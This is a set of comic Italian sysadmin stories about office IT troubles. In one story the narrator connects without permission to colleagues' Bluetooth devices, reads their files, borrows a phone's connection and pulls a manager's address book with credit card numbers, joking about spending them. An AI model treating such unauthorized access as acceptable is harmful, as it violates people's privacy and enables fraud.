IO - (pensando: e chiedere era troppo difficile?) Ok, quindi?

SUSL- Lascia il portatile ed al resto ci pensiamo dopo.

Mi metto ad installare quello di SL. A questo punto mi arrivano giu HRSL, SL ed MD.

MD - Ma quanti ne abbiamo di questi? (indicando il pc)

IO - No, per te non c'e'.

HRSL- Ma c'e' anche la scheda wireless?

IO - Si, nel laptop c'e' la scheda wireless, ma noi non l'abbiamo il wireless.

SL - E non si potrebbe installare?

IO - A parte che la rete normale e' 10 volte piu' veloce, ma per farci che poi?

SL - Be' e' comoda durante le riunioni.

IO - Quando sei in riunione dubito seriamente che tu usi il tuo portatile, inoltre ritengo che in un oretta la batteria di sto' coso sia a terra completamente, e quando stai li' ad attaccare l'alimentatore puoi anche perdere tempo ad attaccare il cavo.

Tanto lo so gia che il prossimo passo sara l'installazione di un AP per questi arnesi.

Ed infatti un paio d'ore dopo arriva la e-mail relativa.

Fantastico, allora, 4 laptop, 4 docking station, 4 port-replicator, 4 DVD/CD-r (sbagliati), espansione di ram, adesso ci mettiamo pure il wireless, credo che in una sola giornata SUSL abbia bruciato qualche cosa come 20.000 euro in una botta sola.

Ed io sono ancora qui che aspetto l'autorizzazione per il nuovo controller del Disk-array...

Davide

01/01/2070 00:00

Il Trio Fettuccini

Il Trio Fettuccini

E' una tranquilla giornata primaverile, io mi sto rilassando con un caffè mentre un gruppo di 'volontari' spostano i pesantissimi tavoli da un piano all'altro (ennesima rivoluzione dell'edificio operata da SL).

Sono quindi tuttosommato rilassato quando CL1, CL2 ed UL mi appaiono davanti.

E già' sembra qualche cosa di strano, dato che CL1 e' alto e magro, CL2 e' basso e grassoccio ed UL e' a metà... si dispongono davanti al mio tavolo con CL2 all'estrema sinistra che regge un cellulare...

UL - Abbiamo qualche piccolo problema con una applicazione...

CL1- ...che \$cliente deve installare sul suo server, ma non gli funziona...

CL2- ...così' abbiamo pensato che magari puoi darci una mano...

CL1- ...ovviamente sei hai tempo adesso...

UL - ...e naturalmente segnando il tempo che perdi sul progetto così' lo facciamo pagare a \$cliente...

CL1- ...c'è' il sistemista di \$cliente che sta lavorando sulla macchina di produzione...

CL2- ...ed ha appena installato il tutto.

Fisso i tre per qualche secondo cercando di capire se l'hanno preparata prima la scenetta o se gli viene così' naturale...

IO - He... hummm... ok... ma quale e' il problema?

UL - Sembra ci sia un problema con l'esecuzione di una certa classe...

CL1- ...ma nel log non risulta niente...

CL2- ...e l'errore che riporta l'application server non ha senso...

CL1- ...così' abbiamo pensato che forse e' un problema di path...

UL - ...ma non vediamo niente di sbagliato.

IO - (passando con lo sguardo da uno all'altro)...err... ma che errore segnala sto' coso?

UL - (rivolto a CL1) Che errore segnala?

CL1- (rivolto a CL2) Che errore segnala?

CL2- (parlando al cellulare) Che errore segnala? (ascolta, poi rivolto a CL1) Error 500...

CL1 - (rivolto ad UL) Error 500

UL - (rivolto a me) Err...

IO - Si' non sono sordo... ma l'application server sta funzionando?

UL - (rivolto a CL1) Ma l'application server sta' funzionando?

CL1- (rivolto a CL2) Ma l'application server sta' funzionando?

CL2- (parlando al cellulare) Ma l'application server sta' funzionando? (ascolta, poi rivolto a CL1) Lui dice di sì'.

CL1- (rivolto ad UL) Lui dice di sì'.

UL - (rivolto a me) Lui dice di sì'.

IO - (rivolto a tutti e tre) ... ma poi ballate e cantate ?

UL - Hu?

IO - (acchiappando il cellulare da CL2) **DAMMI STO' COSO!** (parlando al cellofono) Sì', sono D, blah blah blah, ps -ef | grep java ... blah blah blah blah... /usr/local/tomcat/bin/catalina start, blah blah blah, export CLASSPATH... blah blah... java -version... blah blah... mysql... blah blah blah...

Dopo una decina di minuti abbiamo deciso che il problema e' che a quella cacchio di cosa mancano un paio di librerie, quindi lascio il povero cristo a cercare le librerie necessarie e restituisco il cellofono a CL2, ancora

Cosa fa' l'applicazione X ?

traumatizzato dall'esperienza.

UL - Bene, adesso vediamo cosa ci dice...

CL1- ...se ci sono ancora problemi possiamo contattarti...

CL2- ...tanto per essere sicuri?

IO - Basta che non ritornate giu' tutti e tre a fare il vostro numero...

UL - (guardando stupito CL1 e CL2) Di che numero parli?

IO - Hemmm... niente va'...

Dopo un paio d'ore riecco il Trio Fettuccini (come li ho ribattezzati) arrivare.

UL - L'applicazione pare funzionare bene adesso...

CL1- ...ma non siamo sicuri per il backup...

CL2- ...quindi ci chiedevamo...

CL1- ...se fosse possibile fare un backup del database da qui...

UL - ...in modo da archiviarlo con il nostro di backup.

IO - Solo se possiamo avere accesso alla macchina di produzione.

UL - (rivolto a CL1) Abbiamo accesso alla macchina di produzione?

CL1- (rivolto a CL2) Abbiamo accesso alla macchina di produzione?

CL2- (rivolto a CL1) Devo domandare...

CL1- (rivolto ad UL) Deve domandare...

UL - (rivolto a me) Dobbiamo domandare...

IO - (chiedendomi se lo fanno apposta o gli viene cosi') ...ecco bravi...

...forse posso proporli a qualche teatrino di variet , cosi' si levano dai piedi e non me li ritrovo piu' davanti...

Davide

01/01/2070 00:00

...l'idiota sono io...

...l'idiota sono io...

...sono incastrato sotto una specie di scrivania settecentesca, con una mano sto' reggendo un pesantissimo sportello di legno massiccio (per valori molto grandi di 'massiccio'), con l'altra mano cerco di infilare il cavo di rete dentro la canalina (che e' troppo stretta, troppo storta e troppo stronxa) mentre tengo la torcia elettrica in bocca cercando di non inghiottirla...

CL - (da fuori della scrivania) Ma sei sicuro che non vuoi un caffe'?

Si! Sono perfettamente sicuro che **non voglio un caffe'!**, quello che vorrei sapere e' **come accidenti ho fatto a cacciarmi in questo casino!!!**

No, aspetta, lascia perdere... lo so' benissimo come ho fatto, e' solo che non voglio pensarci...

Rewind di 10 giorni...

E' un tranquillo martedi' post-pasquale, quando CL mi compare davanti al tavolo sorridente e radiosa...

CL - Posso disturbarti un attimo?

Dato che la mia attivita' al momento era scrivere documentazione sul come modificare lo script del firewall (attivita' estremamente noiosa e barbosa)...

IO - Certo, che succede?

CL - Dunque, mi chiedevo se potevo chiederti un favore... un favore **personale...**

IO - Sentiamo...

Si, lo so che non bisognerebbe mai farlo, lo so che avrei dovuto spedirla subito a quel paese... ho gia' detto che CL e' femmina e dotata di un paio di XXXXX notevoli? Per non parlare del resto?

CL - Dunque, ho appena installato l'ADSL a casa e.... mi servirebbe una mano per collegare il resto dell'attrezzatura...

IO - Quale 'resto dell'attrezzatura'?

CL - Be' il computer, l'hub, il modem....

IO - Ma non hai detto che hai appena installato l'ADSL? Non ha gia' fatto tutto il tecnico?

CL - No, lui ha solo installato il coso li'... il router... si dice cosi'?

IO - Si' si dice cosi'... e non ha fatto delle prove di collegamento?

CL - Si che le ha fatte, solo che io adesso voglio collegare l'altro computer, configurare il firewall...

IO - Che firewall?

CL - Hai presente quei vecchi computer che la ditta ha venduto la settimana scorsa? Ne ho preso uno per fare da firewall, mi hai detto che c'era installato Linux... va bene no?

...insomma... perche' farla tanto lunga? Le ho detto di si'... probabilmente, a causa delle XXXXX che si ritrova, il sangue invece di andare verso il mio cervello ad irrorare il mio povero neurone superstite, veniva dirottato verso altre parti della mia anatomia...

Un paio di giorni dopo per cui, mi sono ritrovato a stendere cavi di rete nell'appartamento di CL, a spiegarle come funziona un firewall ed altre amenita'. Ed ho anche notato che la stessa presa ISDN che e' usata per il

...l'idiota sono io...

Cosa fa' l'applicazione X ?

computer e' anche usata per un fax.

CL - Quindi se voglio usare il Fax devo staccare il computer?

IO - A meno che tu non prenda uno sdoppiatore..

CL - Un che?

IO - Un'arnese che permette di avere due prese ISDN dove c'e' ne una sola.

CL - E dove lo trovo?

IO - Da \$supermercato ce lo hanno di sicuro.

A parte qualche piccolo problema di disidratazione (3 ore di lavoro, 6 litri di bava), non ci sono stati grossi casini. Almeno fino al giorno dopo...

CL - Hei! Il mio computer a casa non funziona piu'!

IO - Che vuol dire non funziona piu'?

CL - Quando cerco di connettermi ad internet mi dice che non puo' connettersi!

IO - Sei sicura che la linea sia a posto?

CL - Non so... come controllo?

E qui' ho incominciato ad auto-maledirmi... quando sono arrivato a casa sua ed ho scoperto il cavo di rete staccato ed il fax attaccato mi sono auto-maledetto ancora di piu'. Ed ho **caldamente** consigliato di comperare il maledetto sdoppiatore.

Ovviamente, il "problema" si e' ripresentato puntuale come il martedi'... ed ecco perche' sono infilato sotto a questa XXXX di scrivania cercando di passare un altro cavo in una canalina che e' troppo stretta, troppo curva e troppo strxxxa... ce l'ho quasi fatta quando arriva un Individuo Sconosciuto...

IS - Allora, come andiamo? Funziona?

CL - Ci stiamo ancora lavorando...

IS - Ma quell'idiota non aveva detto che veniva a sistemarlo?

A questo punto, sentitomi chiamare in causa, esco da sotto la scrivania ed osservo l'individuo in questione... e' bello grosso...

IO - Piacere, io sono l'idiota.

IS - (confuso e guardandosi intorno) heeemmm....

CL - Hemmm... D, posso presentarti *il mio fidanzato*???

...no comment...

Davide

01/01/2070 00:00

...l'idiota sono io...

Il Caffè Mi Rende Nervoso...

Il Caffè Mi Rende Nervoso...

E' una tranquilla mattinata di fine Aprile quando CL mi compare davanti con un laptop in mano.

CL - (voce lamentosa/piagnucolosa) ...Ho un problema...

IO - No, quello e' un laptop...

CL - Si', ed io ho un problema...

IO - E il problema sarebbe?

Per tutta risposta lei inclina il laptop ed un liquido scuro e dall'aspetto appiccicoso ruscella giu' creando una pozza sul pavimento.

IO - ...o gioia...

Ebbene si'. CL e' riuscita nell'intento di inzuppare il laptop in una caraffa di caffè'. Oddio, spero sia caffè'... ed il bello e' che questo non e' il primo laptop "caffeinizzato"... no... non e' nemmeno il secondo, ne' il terzo. E' il **quarto** laptop che fa' questa fine!

IO - Ok, lascialo li, NO! Non mettermi quella schifezza sul tavolo, lascialo per terra! Quando e' un po' piu' asciutto ci darò un'occhiata. Ma ti avverto che se non riparte al primo colpo lo mando dal fornitore per la sostituzione, quindi aspetti finché non ritorna.

CL - Ma non possiamo fare qualche cosa subito? Questo pomeriggio ho una presentazione...

IO - E che mi pareva. Sempre all'ultimo secondo he? Adesso vedo...

Non molto contenta CL se ne va'. Io recupero un laptop di quelli vecchi e fetenti ma ancora funzionanti, gli do' una ripulita e lo consegno a CL ordinandogli perentoriamente di non bere o mangiare niente nelle vicinanze del laptop.

CL - Ma c'e' sopra PhotoSmot, SaltimbancDistiller, Crappomedia...

IO - Seeeee.... con un disco fisso da 1Gb e' gia' buona che ci sta Winblhose!

CL - Ma a me servono per lavorare!

IO - La prossima volta ci pensi due volte prima di innaffiare il laptop.

Così mi attacco al telefono e chiamo \$immensodistributore di robaccia.

HW - Supporto tecnico di \$immensodistributore di robaccia, come posso aiutarla?

IO - Dandomi un numero di ritorno per un laptop che ha fatto un bagno di caffè'.

HW - ???caffè'???

IO - Be', e' appiccicoso e caldo, quindi penso sia caffè'...

HW - Ma ha provato...

IO - No, non ho provato e non ci voglio provare. Il numero di ritorno per cortesia.

Dato che SL non ha voluto acquistare il laptop che io avevo consigliato, che costavano \$cifra, ma ha voluto comperare in blocco da \$immensoprodotto per \$((cifra*3)), ed uno dei 'punti di forza' era che se il materiale si guasta o viene sfasciato lo rimandiamo indietro ed otteniamo la sostituzione in 48 ore (nei sogni di SL ovviamente), io rifiuto categoricamente di fare 'prove' con questa roba.

Cosa fa' l'applicazione X ?

HW - Allora, questo e' il numero di ritorno... blah blah blah... 6-8 giorni di tempo...

IO - Momento! Nel contratto di assistenza ci sta' scritto 48 ore! Sei o otto giorni sono ben piu' di 48 ore!

HW - Si ma.... blah blah... la spedizione... wha wha... il controllo tecnico... fwah fwah... i pezzi di ricambio...

IO - ...bella inculata di contratto di assistenza...

Nel pomeriggio arriva il corriere per ritirare il laptop caffeinizzato ed io mi occupo di altro.

La giornata scorre piu' o meno tranquilla fino quasi a sera, quando CL2, che guardacaso e' il vicino di tavolo di CL, mi compare davanti con un laptop in mano. No, mi correggo, non con *un* laptop, con **il** laptop, quello che io ho dato a CL stamani.

CL2 - (voce lamentoso/piagnucolosa) ...ho un problema...

IO - (sensazione di deja-vu') ...no quello e' un laptop...

CL2 - Si, ed io ho un problema...

IO - (sensazione di deja-vu' sempre piu' marcata) ...ed il problema sarebbe?

A questo punto lui inclina il laptop e.... ma il resto lo sapete gia' vero?

Davide

01/01/2070 00:00

The BlueTooth Fairy

The BlueTooth Fairy

Eccomi pronto ad affrontare un'altra giornata in ufficio, questa volta mi sono portato dietro il giochino nuovo. Un nuovo e fiammante (si fa per dire) PDA.

Dato che il mio vecchio Psion ha tirato il calzino eccomi dotato di un HP iPaq 1940, uno degli ultimi di questo modello ed uno dei meno costosi in assoluto.

Una cosa carina ce l'ha: il bluetooth, che mi consente di leggere il Web comodamente seduto in poltrona senza dovermi collegare a niente.

Devo ammettere però che usare Telnet con sto' coso è una vera pena... ma non si può avere tutto nella vita!

Quindi sono qui che sto abbastanza cazzeggiando con questo giocattolo quando...

PDA - Bip! - trovato dispositivo bluetooth...

IO - He? [tap-tap - visualizza servizi]

PDA - Dispositivo: \$pc_di_CL, servizi disponibili: file sharing

IO - O che bello... [tap-tap - connetti...]

PDA - Connessione con \$pc_di_CL in corso...connesso

Ed eccomi in grado di vedere ogni singolo file sul disco fisso del PC di CL, che è un Apple iBook dell'ultimo modello... dopo aver dato un'occhiata ai files presenti (hummm... questo "mach_kernel" è parecchio grossino ed a giudicare dalla data non molto usato, magari dovrei cancellarlo...) mi guardo intorno ed individuo CL che, piedi sul tavolo e cellulare all'orecchio, è ignaro di tutto. Mi avvicino pertanto...

IO - (rivolto a CL) Il tuo iBook è BlueTooth-Enabled vero?

CL - (guardandomi stralunato) He???

IO - Il tuo iBook è dotato di un'interfaccia BlueTooth giusto?

CL - (guardando un po' me un po' il laptop) Hemmm... credo... sì...

IO - Ed è anche bello aperto e privo di qualunque controllo vero?

CL - Hemmm... in che senso?

IO - (mostrandogli il mio PDA) Questo è il tuo disco fisso vero?

CL - (guardando i nomi dei files) Hemmm... mi sembra... ma come diavolo hai fatto?

IO - Semplice: il tuo laptop consente l'accesso a qualunque dispositivo BlueTooth senza chiedere né ma né bah. È molto interessante sapere che il tizio seduto nell'auto dietro a te mentre sei fermo al semaforo può formattarti il disco fisso vero?

CL - Erk! Che si può fare?

IO - Metterci una password?

CL - E come si fa?

IO - Leggi il manuale!

Detto questo lo lascio a risolversi il problema e vado a fare rifornimento di caffè. Mentre sto transitando verso la macchina del caffè il mio PDA mi emette un altro bip.

PDA - Trovato dispositivo BlueTooth... ricerca servizi in corso... servizi disponibili su \$cellulare_di_CL2: accesso internet.

IO - Sempre meglio! [tap tap... connetti]

Cosa fa' l'applicazione X ?

PDA - Connessione in corso... inserire numero di telefono (inserisco il numero del mio provider)...
connessione... connesso!

Ed eccomi in grado di surfare il web usando il cellulare di CL2, il quale e' assolutamente ignaro di tutto ovviamente. Mi avvicino al suo tavolo quindi.

IO - Il tuo cellulare e' Bluetooth-enabled vero?

CL2- He??? Cosa???

IO - Il tuo cellulare e' dotato di una interfaccia bluetooth.

CL2- Davvero? (guardando il cellulare)

IO - Si, ed e' aperto al mondo!

CL2- In che senso??

IO - (mostrandogli il PDA) E' bello sapere che il tizio seduto dall'altra parte dell'autobus puo' leggersi le News su internet usando il tuo cellulare per collegarsi vero?

Lascio CL2 a leggersi il manualetto del cellulare per capire come spegnere o quantomeno mettere una password a quel coso e mi prendo il mio caffe'. Dato l'andazzo decido di fare un altro giretto prima di tornarmene al mio tavolo. Ed infatti...

PDA - Bip! Trovato dispositivo BlueTooth... scansione servizi... servizi disponibili su \$laptop_SUSL: file sharing, accesso rete, sincronia files.

IO - Echecacchio!! [tap tap - connetti]

PDA - Connessione in corso... connesso

Ed eccomi in grado di scandagliare la rete interna come mi pare e mi piace, non solo, ma sono anche in grado di visionare tutti i file sul laptop di SUSL... aspetta un po, che e' sta "sincronia files"? [tap tap - sincronizza... rubrica]. Ok, adesso ho la rubrica telefonica di Susl... ho bello, ora ho il numero di telefono privato della Regina... e... che cosa e' sta' cosa??? #numerocartadicredito1, #numerocartadicredito2, #numerocartadicredito3... con dettagli e tutto...

Ok, dove e' il rivenditore Ferrari piu' vicino?

Davide

01/01/2070 00:00

Take Two!

Take Two!

Una piccola premessa...

L'hardware si rompe... DOH! Ebbene si', di tanto in tanto pezzi di apparecchiatura smettono di funzionare e, in genere, e' molto piu' efficiente e conveniente acquistare nuovo hardware piuttosto che riparare il vecchio.

Il che non sarebbe un problema se non fosse che l'hardware "dismesso" rimane in circolazione senza mai essere effettivamente "eliminato" come meriterebbe.

Non so perche', ma ogni volta che domando ad uno dei capocchia se e' il caso di buttare via questo o quello, la risposta standard che ricevo e' "pensiamoci su"... e pensa oggi e pensa domani io ho tonnellate di immondizia sparse in giro per l'edificio...

Almeno, le avevo fino alla settimana scorsa, quando, un bel Lunedì', HRSL stava facendo fare un giro dell'edificio a qualche alto papavero di \$immensasocieta e, nel mostrare le bellezze delle finestre a volta, e' incespicato nella (defunta) unita' fronte/retro di una delle stampanti e' caduto direttamente su quanto rimane del disk-array Compaq dopo che ando' a fuoco e si e' spaccato il labbro... e poi dicono che fare l'HRSL non e' un lavoro pericoloso...

Il risultato e' stato che circa una mezz'ora dopo mi e' comparso davanti al tavolo tutto incerottato ed incazzato come una iena...

HRSL - Ma tutta questa immondizia in giro non possiamo buttarla via?

IO - Come no. Sono due anni che te lo domando!

HRSL - Va bene, chiama l'immondiciario e digli di venirsela a prendere.

Così' contatto il Dipartimento Ambiente e Riciclaggio e mi accordo perche' vengano a recuperare il tutto il Martedì' mattina successivo.

Il mio piano era di buttare il tutto fuori dalla porta al Lunedì' sera... ma...

CH - Ma non si può'!

IO - E perche' no?

CH - Perche' e' illegale! L'immondizia può' essere messa fuori solo dopo il calare del sole!

IO - ...non ho nessuna intenzione di stare qui' fino alle 10 di sera!

CH - E allora al mattino!

Cut! Take Two!

Trascorro la settimana spostando immondizia (con l'aiuto dei miei soliti volontari a caso) e concentrando il tutto nell'ingresso (nonostante i borbottii di CH che non e' molto contenta di vedere robbaccia davanti al suo tavolo).

A questo punto il mio telefono comincia a squillare come un maledetto e scopro che il mio firewall e' completamente kaputt! A niente valgono i miei tentativi di resuscitazione, pertanto opto per una rapida sostituzione di emergenza. Metto il risponditore e appiccico insieme un firewall di emergenza con IpTables ad-hoc. Dopo un'oretta circa collego il tutto, avvio e... hummm... pare che i pacchetti non passino... controlla,

Take Two!

Cosa fa' l'applicazione X ?

ricontrolla... il router non e' molto convinto di volermi inviare i pacchetti...

Cut! Take Two!

Un rapido reboot del router dopo e pare piu' bendisposto, i pacchetti riprendono a fluire ed il telefono comincia a raffreddarsi.

Invio pertanto il firewall presso il fornitore a vedere se possono ripararmelo, quelli me lo re-inviano indietro nel giro di una giornata (!), pare quasi troppo bello per essere vero, pero' mentre lo riconfiguro sembra tutto Ok... decido pertanto di farmi un sabato mattina in ufficio ad installare il firewall.

Sabato mattina arrivo di buon ora, parcheggio la moto, mi avvio verso il portone e.... le chiavi.... dove \$!@@!\$% sono le chiavi??? MAPORKA@\$@!%^":!:

Cut! Take Two!

53 minuti dopo sono **di nuovo** davanti al portone, questa volta **con** le chiavi, entro, attacco il firewall al suo posto, comincio a controllare le cose e.... A\$\$o e' sta roba?? Giapponese???

Ebbene si', il firewall e' *nuovamente* Tango Uniform!

Cut! Take Two!

Dopo aver rimesso al suo posto il *mio* firewall ed aver fatto uno slam-dunk nella pattumiera di quello vecchio chiudo tutto e me ne vado a casa...

Martedi' mattina arrivo in ufficio alle 6, spendo 30 minuti scaricando tutta la possibile immondizia accumulata nell'ingresso fuori dal portone e quindi mi metto ad attendere il camion dell'immondizzaio, che arriva esattamente 5 minuti dopo che io ho finito... chiamalo tempismo...

Il tipo dell'immondizzaio (IM) mi consegna i fogli... poi mi vede piuttosto affannato...

IM - Vabbe', e' solo un po' di roba...

IO - (indicandogli il rottame di un UPS Compaq) Prova a tirarlo su...

IM - (cercando di sollevare l'UPS, spaventandosi per il peso e lasciando perdere) Ok, adesso ho capito...

Cosi' i Lord Del Bidone Verde procedono a raccattare le 7/8 tonnellate di roba sparsa, litigando di tanto in tanto con strambi tipi che arrivano da chissa' dove e cercano di rimuovere la suddetta immondizia di strafaro... per farne che non ne ho idea...

Verso le 10 arriva UL.

UL - Hei! Tutta la roba che era nell'ingresso che fine ha fatto?

IO - (rimiscolando il caffe') Sono venuti a prendersela stamani...

UL - Ha... peccato... adesso che ci penso io ho ancora di sopra un paio di scanner che non funzionano piu'...

IO - (fissandolo come Jack Lo Squartatore avrebbe fissato una delle sue vittime) Adesso ti viene in mente???

Cut! Take Two....

Davide

11/08/2004 00:00

Take Two!

Il Ladro Di Amsterdam

Il Ladro Di Amsterdam

Pare un normale e noioso Mercoledì', quando di colpo CH mi appare davanti al tavolo.

CH - Che fine ha fatto il Fax?

IO - Quale fax?

CH - Quello che era vicino al mio tavolo!

IO - Abbiamo un fax?

CH - Lo avevamo fino a ieri, adesso non e' piu' li'!

IO - Oh che bello... ma lo usavamo?

CH - Certo che lo usavamo!

IO - Be', io non l'ho di certo preso, domanda a qualcun'altro.

CH se ne va a caccia del suo Fax, ed io rimango a pensare a come si fa a perdere un fax. Ma il mio riposo e' di breve durata perche' circa un quarto d'ora dopo UL arriva al galoppo.

UL - Dove' finito il mio cellulare?

IO - Hai perso il cellulare?

UL - No, non l'ho perso! Lo avevo lasciato sul tavolo di CH mentre andavo a prendere la macchina e adesso non e' piu' li'!

IO - E perche' lo domandi a me? Domandalo a lei... poi, perche' lasci il cellulare in giro? Non puoi portartelo dietro?

UL - L'ho lasciato li' sopra dieci minuti!

IO - Dieci di troppo evidentemente...

UL - Vabbe'... dove' CH?

IO - E che ti sembro io? La sua gemella? Vattela a cercare!

UL se la galoppa via, ed io rimango a pensare a che sta succedendo qua' dentro, quando CL ed UL2 arrivano anche loro.

CL - E' sparito il mio laptop!

UL2 - Ed un pacco di CD!

IO - (guardandoli entrambi) E dove li avevate messi?

CL UL2 - (in coro) Sul tavolo di CH mentre andavamo a prendere il caffè!

IO - E perche' lasciate la roba in giro?

CL UL2 - (sempre in coro) Non l'avevamo lasciata in giro!

Hummmm... qui' c'e' qualche cosa che non funziona. Ma prima di andare avanti e' meglio dare una qualche spiegazione.

Il tavolo di CH e' praticamente davanti alla porta di ingresso, solo che CH ci sta raramente, in genere e' in giro a combinare qualche cosa o a consegnare la posta eccetera. Il risultato e' che ogni qual volta qualche demente vuole entrare, si limita ad attaccarsi al campanello, che fa suonare una specie di citofono posto al piano terra.

E' mia politica **ignorare** categoricamente il citofono, non me ne frega niente se il tizio resta fuori per 3 ore, se non hai la chiave e non riesci a capire che non c'e' una receptionista aspetti.

Cosa fa' l'applicazione X ?

Purtroppo pero' non sono l'unico in questo piano.. e parecchi dei rimbambiti di \$immensasocieta che co-abitano qui' quando il maledetto arnese si mette a suonare si limitano a schiacciare il tasto ed aprire la porta... pessima idea...

Una mezz'ora dopo SL ed UL arrivano di nuovo.

SL - Come' che sparisce la roba?

IO - A me lo domandi?

SL - Be'... il fax... il laptop...

IO - Hummm.. io ho una teoria... adesso vediamo un po'...

A questo punto mi alzo e dopo aver cacciato un urlo per attirare l'attenzione del branco di rincoglioni...

IO - (rivolto a tutti) Qualcuno ha aperto la porta per qualcun'altro stamani?

Quasi immediatamente, Drone 1 (D1) si alza...

D1 - Io, un paio di volte...

IO - E chi c'era alla porta?

D1 - Non so... un tizio...

IO - E che voleva?

D1 - Hemmm... entrare?

IO - Si', che voleva entrare lo avevamo capito tutti... ma **perche'** voleva entrare non glielo hai chiesto?

D1 - Be'... suppongo avesse un appuntamento con qualcuno...

IO - Tu supponi o glielo hai chiesto?

D1 - Hemmm... suppongo...

IO - (rivolto ad SL) Eccoti la spiegazione.

SL si guarda attorno per un attimo... ed io posso sentire le rotelline girare a vuoto nella sua testa...

SL - (rivolto a me) Sarebbe a dire?

IO - Ti devo fare un disegnino?

SL - No, basta che ti spieghi perche' non ti seguo...

IO - E meno male che senno' mi tamponeresti... sgrunt... allora, rimbambito numero uno gironzola qui' davanti, vede che non c'e' nessuno all'ingresso, come capita anche troppo spesso, suona il campanello, rimbambito numero due (indicando D1) lo fa entrare e se ne va mollandolo li', numero uno acchiappa le prime cose che trova e se ne va. Chiaro adesso?

SL processa le informazioni per un po'... poi...

SL - Ma allora c'e' stato un furto!!!

IO - ...incredibile Holmes...

SL - (guardandosi attorno) Ma... che possiamo fare?

IO - Chiamare la polizia per prima cosa, e poi disattivare quel \$#@\$@! di citofono, cosi' nessuno apre la porta se non c'e' qualcuno all'ingresso!

SL - Ma perche' non c'e' nessuno all'ingresso?

IO - Non lo so, forse perche' CH deve andare su' e giu' per l'edificio settanta volte al giorno? O forse perche' ci servirebbe una receptionista che faccia **solo** la receptionista e non anche la fattorina? O forse perche' la gente dovrebbe imparare ad andarsi a prendere i pacchi e le lettere all'ingresso invece di aspettare la consegna a domicilio?

Cosa fa' l'applicazione X ?

Per la cronaca, dopo il fatto ho provveduto a "guastare" il succitato citofono... peccato pero' che qualcuno ha gia' provveduto a chiamare il tecnico per ripararlo... ora, dove' la mia fiamma ossidrica?

Davide

15/11/2004 00:00

A View To A Kill -9

A View To A Kill -9

Prima di cominciare e' doverosa una piccola premessa: il mio atteggiamento nei confronti di tutti e' di tipo "rilassato". Con questo intendo che, se non trasporti virus e worm nella mia rete e non tenti di incasinare i server, non me ne frega niente se passi il tempo **non** lavorando, ma se cominci ad essere una pena nel... allora comincio a darti la caccia fino a che non ti ho stanato ed eliminato. Se necessario fisicamente.

E adesso si va ad incominciare.

E' giovedì, ed io mi sto dedicando ad una delle attivita' piu' noiose: bacchettare i CL/UL che abusano della mia pazienza e dei miei server.

...controlla log...controlla log...componinumeroditelefono...

CL - Sono CL.

IO - Ed io sono D. Carina Pamela Anderson he?

CL - He??

IO - Ne hai 3 Giga di .jpg nella tua homedir... dovresti essere un esperto...

CL - He... hu... sono... hu... immagini per un sito a cui stiamo lavorando! (*pietoso tentativo, ma almeno ci ha provato*).

IO - Sì come no... adesso levale di mezzo prima che ci pensi io. Ah! un'altra cosa: crittografare le immagini usando il proprio nome come chiave di crittografia non e' una cosa molto furba.

E 3 Giga recuperati... il prossimo...componinumeroditelefono...

UL - UL!

IO - Ed io sono il possessore dei 2gigaemezzo che tu stai usando di straforo per commerciare in mp3 con sadiocchi dalla danimarca.

UL - He??? Cosa??

IO - Hummmm...ok, andiamo per gradi. Qualcuno a caso, si e' connesso al mio server FTP usando il tuo nome utente e la tua password, guardacaso si e' connesso usando lo stesso IP che usi quando ti scarichi la posta usando il Web, mi ha riversato duegigaemezzo di .mp3 (Britney Spear, nientemeno!), che sono poi stati recuperati da qualcun'altro il cui IP arriva dalla Danimarca. Chiaro adesso?

UL - Herrr.... e' che e' mio cugino che...

IO - Non me ne po' frega' di meno di tuo cugino! Il server non e' un giocattolo e tuo cugino i CD se li puo' comperare! Fallo un'altra volta ed il log finisce sul tavolo di entrambi-sappiamo-chi!

Vado avanti cosi' per un po', finche' UL2 mi arriva (con aria noncurante) davanti al mio tavolo.

UL2- Abbiamo dei problemi con la rete?

IO - No che io sappia. Perche'?

UL2- No...cosi'.... mi pare un po' lenta oggi...

Dato che UL2 e' uno dei pochi che **non** cazzeggiano, quando dice "lenta" intende "lumachesca", ergo, faccio un controllino... e ci credo io che e' lenta... un altro paio di controlli sul log del firewall poi mi avvio alla mia missione di distruzione.

Raggiungo il tavolo di CL2 e mi siedo con un sorriso degno di Jaws.

Cosa fa' l'applicazione X ?

IO - (rivolto a CL2) Allora... cosa stiamo downloadando di bello?

CL2- (guardandomi un po' preoccupato) He?? Cosa???

ovviamente, alla parola 'downloadando' tutti gli UL/CL della zona si sono voltati a fissare CL2 con sguardo omicida

IO - Be', hai cominciato alle 12, adesso sono le tre del pomeriggio... **deve** essere buono no?

CL2- Herr... guarda che ti sbagli...

IO - Ma va? Be', allora non ti domandero' come mai hai una icona di BitTorrent che gira in background, o come mai la lucetta della tua scheda di rete e' accesa fissa, e non faro' nemmeno la prova di staccare il tuo cavo di rete per vedere che succede...

tutti gli UL/CL si stanno scambiando sguardi d'intesa

CL2- Hemmm.... e' un film...

IO - (sempre sorridendo) Porno?

CL2- HUUUU.... no....

IO - (deluso) Come no?

CL2- Herrr.... non proprio...

IO - Come "non proprio"?

I CL/UL stanno cominciando a tirare fuori le forche e le fiaccole dai cassettei...

CL2- Hemmm...

IO - (senza sorridere) Be', se non lo avessi ancora capito: PIANTALA SUBITO!

CL2- Ma...ma...ma....

IO - Ma cosa?

CL2- ...sono al settanta per cento!

Tutti i CL/UL - (agitando le forche e le fiaccole) **AL ROGO!!!!!!**

Quando la situazione si e' normalizzata e CL2 e' stato portato via dall'UL competente per "una piccola chiaccherata informale", io do' un'occhiata al contenuto del suo hard disk... interessante...

Un'oretta dopo circa mi arriva la comunicazione che l'account di CL2 puo' essere eliminato.

Ed altri 2 gigabyte recuperati!

Davide

22/11/2004 00:00

SPAM! SPAM! Sei Morto!

SPAM! SPAM! Sei Morto!

Una piccola introduzione: tempo addietro, nel tentativo di arginare o quantomeno rendere un pelo piu' controllabile l'orda di 'azzate che inondano il mio server di posta giornalmente, ho installato sul nostro relay di posta (che non ci penso nemmeno di mettere Exchange direttamente su Internet) una bella combinazione di Spamassassin+Qmail.

Poi, dato che il numero di 'azzate sembrava aumentare, ho dato un bel "giro di vite" incrementando tutti i punteggi di default.

Dato che lo Spam e' quello che e', non ho imposto di cancellare immediatamente l'immondizia, ma ho imposto di modificare il subject delle mail aggiungendo un bel tag "SPAM!" e basta, cosiche' chiunque potesse organizzarsi le cose a piacimento.

C'e' da dire che io personalmente non ricevo molta roba sul mio account d'ufficio, non roba personale e praticamente niente di non lavorativo, quindi non ho mai avuto la ventura di vedere il tag di persona (a parte per i test che ho fatto).

